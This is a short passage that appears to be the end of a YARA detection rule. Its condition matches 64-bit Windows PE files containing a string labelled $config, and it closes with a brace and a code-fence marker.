    uint16(0) == 0x5a4d and pe.machine == pe.MACHINE_AMD64 and $config
}
```